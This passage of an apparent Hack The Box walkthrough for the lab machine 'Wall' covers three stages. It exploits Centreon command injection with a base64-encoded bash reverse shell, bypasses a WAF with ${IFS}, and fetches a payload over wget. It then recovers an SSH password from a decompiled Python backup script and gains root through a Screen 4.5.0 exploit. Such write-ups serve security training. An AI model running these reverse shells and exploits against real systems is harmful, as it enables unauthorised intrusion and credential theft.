echo 'bash -i >& /dev/tcp/10.10.14.3/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=
```


The input command would be:

```
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=|base64 -d|bash;
```

Enter this command into the “Monitoring Engine Binary” input field.



However, clicking on save results in a “403 Foridden” error.



This means that there might be an additional protection or Web Application Firewall (WAF) processing the input. Let’s try replacing spaces with **${IFS}** and resending the request.

```
echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=|base64${IFS}-d|b
```


```
ash;
```

This time there was no error and sending a request to generateFiles.php should give us a shell.


```
rlwrap nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.157 36394 received!
bash: no job control in this shell
www-data@Wall:/usr/local/centreon/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
```

CVE-2019-16405 / CVE-2019-17501

Centreon allows users to execute custom commands based on their preferences. Go to Settings > Commands > Miscellaneous and click on “Add” to add a new command.




Enter “ps aux” into the “Command Line” field and the IP address to the box in the $HOSTADDRESS$ field. Then click on the blue arrow on the right to execute the command on the box.



A new window opens and the process running on the box are listed. We didn't receive a "403 Forbidden" error as the command was sent through the GET request while the WAF must be configured to check only POST requests. This behaviour can be verified by clicking on "Save" at the bottom, which should throw an error.

Let's execute the base64 encoded shell from earlier.




The execution failed because the application escaped the pipes "\|" and converted it to a string. Instead, we can try downloading a shell and executing it. Create a file with the contents:

```
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
```


And then transfer it to the box using wget.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
wget 10.10.14.3/pwn -O /tmp/pwn
```



Next, execute /tmp/pwn using bash.



Clicking on the blue arrow should execute the command and return a shell like earlier.

```
rlwrap nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.157 36394 received!
bash: no job control in this shell
www-data@Wall:/usr/local/centreon/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement

After enumerating the file system, we come across /opt/.shelby/backup.

```
www-data@Wall:/opt/.shelby$ file backup
backup: python 2.7 byte-compiled
```

The file is a compiled python file, which generally have .pyc extension.

```
www-data@Wall:/opt/.shelby$ python backup
[+] Done !
```

Running the file with python just returns “Done”. We can encode the file into base64 and then copy and decode it locally.

```
www-data@Wall:/opt/.shelby$ base64 backup -w0

# Locally
base64 -d backup.b64 > backup
```

This can be decompiled using uncompyle6, which can be installed using pip.

```
pip install uncompyle6
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now rename the file and use uncompyle to decompile it.

```
mv backup backup.pyc
uncompyle6 backup.pyc
```

The resulting output is:

```
# uncompyle6 version 3.5.1
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.3 (default, Oct  7 2019, 12:56:13)
# [GCC 8.3.0]
# Embedded file name: backup.py
# Compiled at: 2019-07-30 07:38:22
import paramiko
username = 'shelby'
host = 'wall.htb'
port = 22
transport = paramiko.Transport((host, port))
password = ''
password += chr(ord('S'))
password += chr(ord('h'))
password += chr(ord('e'))
password += chr(ord('l'))
password += chr(ord('b'))
password += chr(ord('y'))
password += chr(ord('P'))
password += chr(ord('a'))
password += chr(ord('s'))
password += chr(ord('s'))
password += chr(ord('w'))
password += chr(ord('@'))
password += chr(ord('r'))
password += chr(ord('d'))
password += chr(ord('I'))
password += chr(ord('s'))
password += chr(ord('S'))
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
password += chr(ord('t'))
password += chr(ord('r'))
password += chr(ord('o'))
password += chr(ord('n'))
password += chr(ord('g'))
password += chr(ord('!'))
transport.connect(username=username, password=password)
sftp_client = paramiko.SFTPClient.from_transport(transport)
sftp_client.put('/var/www/html.zip', 'html.zip')
print '[+] Done !'
# okay decompiling backup.pyc
```

The script creates a password and then use it to transfer html.zip via SFTP. The password can be extracted from the script by pasting the code into interpreter.

```
python
Python 2.7.16 (default, Oct  7 2019, 17:36:04)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> password = ''
>>> password += chr(ord('S'))
<SNIP>
>>> password += chr(ord('!'))
>>>
>>> password
'ShelbyPassw@rdIsStrong!'
```

The output string can be used to SSH into the box as shelby.

```
ssh shelby@10.10.10.157
shelby@10.10.10.157's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-54-generic x86_64)

Last login: Tue Jul 30 17:36:33 2019 from 192.168.178.1
shelby@Wall:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

After searching for SUID binaries, we find Screen 4.5.0 to be installed.

```
shelby@Wall:~$ find / -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/screen-4.5.0
/bin/fusermount
/bin/su
<SNIP>
```

We come across come across this vulnerability for Screen 4.5.0. We can download and execute the script on the box directly, as GCC is installed.

```
wget https://www.exploit-db.com/download/41154 -O screen-pwn.sh
scp screen-pwn.sh shelby@10.10.10.157:/tmp
```

Once the transfer completes, make the file executable and run the exploit, which should result in a root shell.

```
shelby@Wall:/tmp$ chmod +x screen-pwn.sh
shelby@Wall:/tmp$ ./screen-pwn.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
<SNIP>
[+] Now we create our /etc/ld.so.preload file...
[+] done!
# id
uid=0(root) gid=0(root) groups=0(root),6001(shelby)
```